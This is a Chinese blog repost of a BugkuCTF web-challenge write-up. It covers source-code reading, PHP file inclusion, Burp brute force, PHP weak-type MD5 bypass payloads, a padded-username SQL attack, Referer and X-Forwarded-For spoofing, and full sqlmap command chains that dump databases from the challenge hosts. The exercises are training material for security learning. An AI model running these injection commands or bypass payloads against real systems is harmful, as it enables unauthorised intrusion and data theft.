php没有登录的话打开其他页面提示,2019-03-13 BugkuCTF Writeup之Web（Web4——这是一个神奇的登录框）...

转载

Ronald Wang 于 2021-03-18 14:06:30 发布 38 收藏
文章标签： php没有登录的话打开其他页面提示
Web4

考察查看网页源代码和escape编码的解码

提示“看看源代码吧”，所以看了一下源代码，发现一段JavaScript脚本。不过这段脚本好像是错的，所以直接运行的话运行不了。

把它稍微改一改就可以运行了，运行后得到一段JavaScript代码，当然也可以选择不运行，直接解码那些内容，也可以得到这些代码。

这段代码如下：

```
function checkSubmit(){
var a=document.getElementById("password");
if("undefined"!=typeof(a){
if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
return 0;
alert("Error");
a.focus();
return 1;
}
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

大概意思就是：定义一个函数checkSubmit，要求传入a，如果a的值不等于67d709b2b54aa2aa648cf6e87a7114f1，就弹框“error”，如果正确的话应该就拿到flag。

关于这段代码的含义可以参考一下我的JavaScript笔记，虽然有些我还没学到，不过大概意思可以看得懂。

在输入框中输入“”67d709b2b54aa2aa648cf6e87a7114f1”，得到flag。

flag在index里

考察使用PHP内部协议读取网页源代码

打开看到一个链接。

点进去一看只有test5，但是发现了“file=show.php”。

这道题是在做了HGAME2019的week2之后做的。有了做HGAME的经验很容易就知道这是一个文件包含漏洞，可以通过PHP内置协议直接暴露index.php的源代码。

成功暴露源代码。

用hackbar插件进行BASE64解码得到flag。

输入密码查看flag

考察使用Burp Suite爆破

提示密码为五位数字，所以考虑爆破(题目链接也提示了要爆破……)。

抓包。

设置Positions和Payloads。

开始爆破，密码为13579时返回信息有变化，查看响应得到flag。

点击一百万次

考察查看网页源代码和POST请求提交数据

提示了JavaScript，打开网页源代码果然看到了JavaScript代码。

大概意思就是当clicks大于等于1000000时就会得到flag，所以用hackbar直接post：clicks=1000000，拿到flag。

备份是个好习惯

考察.bak文件和代码审计。

打开之后只有两串一样的MD5，而且都是空密码。

卡在这里很久，后来突然知道了.bak文件，于是尝试打开index.php.bak。

后缀名为bak的文件是备份文件，修改了原文件的内容后，保存了修改后的内容，那么修改前的内容会自动保存为后缀名为bak的备份文件(前提是设置了备份功能)，如果想查看或者恢复修改前的内容，就需要用到bak文件。

(来自百度知道)

果然有这个文件：

下载下来之后用记事本打开，发现一些php代码：

查看代码后发现要求传入key1和key2两个参数，要求值不同而MD5加密后相同。由于只有两个等号所以考虑用弱类型绕过。

但是，str_replace('key','',$str)这一句会过滤掉key，所以构造一个双写来绕过。

综合起来Payload就是：?kekeyy1=QNKCDZO&kkeyey2=s1885207154a

提交一下得到flag。

成绩单

最基本的SQL注入题，用sqlmap做或者手动都可以。我这里是用了sqlmap。

方法是post，参数是id。

检测注入点：

python sqlmap.py -u "http://123.206.87.240:8002/chengjidan/" --data="id=1"

找到了注入点，也就是id。

接下来就是按照套路来：

爆库：

python sqlmap.py -u "http://123.206.87.240:8002/chengjidan/" --data="id=1" --dbs

可以看到有两个数据库，flag应该在skctf_flag里。

爆表：

python sqlmap.py -u "http://123.206.87.240:8002/chengjidan/" --data="id=1" -D skctf_flag --tables

flag应该在fl4g这个表里。

爆字段名：

python sqlmap.py -u "http://123.206.87.240:8002/chengjidan/" --data="id=1" -D skctf_flag -T fl4g --columns

只有一个字段，那这个肯定就是flag了。

爆字段：

python sqlmap.py -u "http://123.206.87.240:8002/chengjidan/" --data="id=1" -D skctf_flag -T fl4g -C skctf_flag --dump

拿到了flag。

秋名山老司机

做这道题需要写具有自动读取、计算、自动提交功能的Python脚本。因为需要用正则表达式匹配算式，还要有自动请求和自动提交功能，所以要用到re库和request库。

打开刷新几下会出现这样的提示，即要传入名为value的变量，value的值如果是答案的话就可以得到flag。

两秒的话肯定不能手算，就用写脚本的方法来解决。思考了一下写出来的脚本应该有这样的功能：

1.请求给定的url；2.提取页面中的文字信息；3.将文字信息中的算式提取出来；4.计算这个算式并且得到结果；5.自动提交结果。

而且整个脚本的运行时间不能大于两秒(虽然Python比C慢，但是这个一般都没问题吧……)。

因为算式在

根据前面所想的功能编写脚本：

ps：自己刚学Python四天，接触正则表达式的时间更短，代码力还不行，写出来的正则表达式总是报错或者匹配不出来，所以正则表达式提取

```
import re

import requests

url = 'http://123.206.87.240:8002/qiumingshan/'
```

```
s = requests.Session() #使用Session参数是为了防止提交答案时算式更新

r = s.get(url) #提取页面信息

b = re.findall(r'

(.*)=\?;
',r.text,re.S)[0] #正则表达式提取
result = eval(b) #计算算式得到结果

post = {'value': result} #提交结果

print(s.post(url, data = post).text)
```

执行脚本之后有一定几率拿到flag，不知道为什么不可以100%成功。

总结：正则表达式真难……

其余的目前还没有全部做完，做完了的如下图所示，没做完的那些等以后做完再新开一篇文章补上。

never give up

考察view-source查看网页源代码和escape编码的解码

页面里没什么有用的信息，查看网页源代码发现一条注释：

访问了一下这个页面，发现跳转到了Bugku的首页，那么这个1p.html的网页源代码里肯定有信息，使用view-source查看即可。

发现一串编码过的字符，下面的unescape()函数提示这是escape编码：

这段JS应该是可以执行的，不过我还没试，反正执行也是解码，就直接解码了。


解码，发现解码出来的信息里有个f4l2a3g.txt，应该就是flag所在的页面。

这段文字Urldecode之后应该还能出现信息，不过访问了f4l2a3g.txt之后就拿到flag了，也没想那么多。

拿到flag。

前女友(SKCTF)

最简单的PHP弱类型利用



查看网页源代码发现链接，打开链接看到代码。

要求传入v1,v2,v3三个参数，其中v1和v2的值不同但MD5加密后的值相同，v3(数组或字符串)与flag的值不同。

考虑到PHP弱类型：PHP在处理MD5加密后的字符串时，它把每一个以“0e”开头的值都解释为0^e(就是0)，所以如果两个不同的字符串经过MD5加密以后，都是以“0e”开头的，那么PHP将会认为他们相同。所以构造v1=QNKCDZO&v2=240610708&v3[]=1，提交得到flag。

login1(SKCTF)

考察基于约束的SQL攻击。

在前几天翻大佬们的博客时看到过这道题的wp，不过当时没仔细看，结果刚看完就做到这道题了……

打开页面，如果随便注册的话会提示不是admin拿不到flag。

所以，根据上面那篇文章中提到的，为了入侵admin的账户，使用admin加随意多的空白符注册即可：

注册成功后使用刚才注册的用户名登录：

拿到flag：

你从哪里来

考察的是请求头中Referer参数的使用。

打开链接看到一句话：

本以为是要在请求头中添加X-Forwarded-For：(谷歌的ip地址)，但是试过了发现没有用。考虑到请求头中的Referer参数的作用是：代表当前访问URL的上一个URL，也就是说，用户是从什么地方来到本页面(摘自《Web安全深度剖析》)，使用Hackbar中的Referer功能设置Referer参数的值为“https://www.google.com”，发送请求得到flag。

md5 collision(NUPT_CTF)

考察利用PHP弱类型绕过md5验证。

什么提示也没有，只有input a，联想到题目叫md5碰撞，应该是利用弱类型绕过md5验证。

用QNKCDZO试了下发现不行。

换了另一个md5加密后0e开头的，得到flag。

程序员本地网站

考察的是请求头中的X-Forwarded-For参数。

本地，也就是127.0.0.1。

在请求头中添加“X-Forwarded-For: 127.0.0.1”，发送请求得到flag。

各种绕过

很基础的代码审计，考察数组绕过sha1()函数、URL二次解码绕过

要提交三个参数：uname、passwd、id。其中uname和id是GET方式提交，passwd是POST方式提交。要求uname和passwd在sha1()函数加密后相等，但是这里是用全等于判断的，所以不能用弱类型绕过。

id在urldecode之后要等于margin，所以需要构造一个URL二次解码绕过。

构造如下：

提交一下得到flag。

细心

考察查看robots.txt

打开一看发现一个意义不明的404页面，于是想到看robots.txt。

打开之后果然有了发现。

进去一看，说不是管理员，ip被记录了(而且还把我的ip暴露出来了)。

同时还发现底下有一句代码。

提示说想办法变成admin。一般来说提示不是管理员都是改Cookie，但是既然底下有这句代码，那么就先传入?x=admin试试。

还真行，拿到flag了。

这个页面里的ip和时间应该都是其他师傅的，往下翻了翻还看到了自己的ip和时间，囧。

而且这个flag居然不是花括号，搞得我以为这里有坑，还要改成花括号或者这就是个假flag，结果直接交上去就对了，果然是我想太多了……

这是一个神奇的登陆框

考察SQL注入，用sqlmap轻松搞定。

进去一看是个登录页面，而且题目地址也写了“sql”，那应该是sql注入。

随便写点什么提交一下，发现提交方式是post，请求主体是“admin_name=admin&admin_passwd=123&submit=GO+GO+GO”

通过前面测试DVWA的漏洞和做一些sql注入题，我已经知道接下来是sqlmap出场的时间了(笑)。

先找一下注入点：

```
python sqlmap.py -u "http://123.206.87.240:9001/sql/" --data="admin_name=admin&admin_passwd=123&submit=GO+GO+GO" --batch
```

注入点是admin_name。

爆库：

```
python sqlmap.py -u "http://123.206.87.240:9001/sql/" --data="admin_name=admin&admin_passwd=123&submit=GO+GO+GO" --batch --dbs
```

发现了两个数据库。flag应该在第一个数据库里。

爆表：

python sqlmap.py -u "http://123.206.87.240:9001/sql/" --data="admin_name=admin&admin_passwd=123&submit=GO+GO+GO" --batch -D bugkusql1 --tables

有两个表。flag应该在flag1里。

爆字段名：

python sqlmap.py -u "http://123.206.87.240:9001/sql/" --data="admin_name=admin&admin_passwd=123&submit=GO+GO+GO" --batch -D bugkusql1 -T flag1 --columns

这应该就是flag了。

最后爆字段：

python sqlmap.py -u "http://123.206.87.240:9001/sql/" --data="admin_name=admin&admin_passwd=123&submit=GO+GO+GO" --batch -D bugkusql1 -T flag1 -C flag1 --dump

这串MD5应该就是flag。

加上flag{}格式，就得到真正的flag。